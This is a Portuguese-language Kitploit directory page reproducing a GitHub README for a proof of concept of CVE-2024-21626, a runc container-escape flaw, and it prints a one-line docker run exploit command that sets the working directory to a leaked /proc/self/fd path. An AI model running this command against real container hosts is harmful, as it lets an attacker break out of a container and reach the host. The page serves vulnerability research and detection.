Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-21626 — PoC e Detecção para CVE-2024-21626 | Kitploit
Ferramentas/GitHubGitHub/nitrocao/cve-2024-21626
Segurança de ContêineresAnálise de VulnerabilidadesExploraçãoDetecção de IntrusãoResposta a IncidentesEscape de Contêiner
GitHubnitrocao/cve-2024-21626

CVE-2024-21626

PoC e Detecção para CVE-2024-21626

Ver Repositório
771238há 2 anosRevisado pelo Kitploit
Compartilhar

CVE-2024-21626

Para uma explicação detalhada desta vulnerabilidade, consulte meu artigo.

Exploit

Exploit via Execução de um Container

Não é necessário construir uma imagem personalizada, basta executar um container com o parâmetro -w:

docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it debian:bookworm

exploit via execução de um container

Exploit via Execução em um Container em Execução

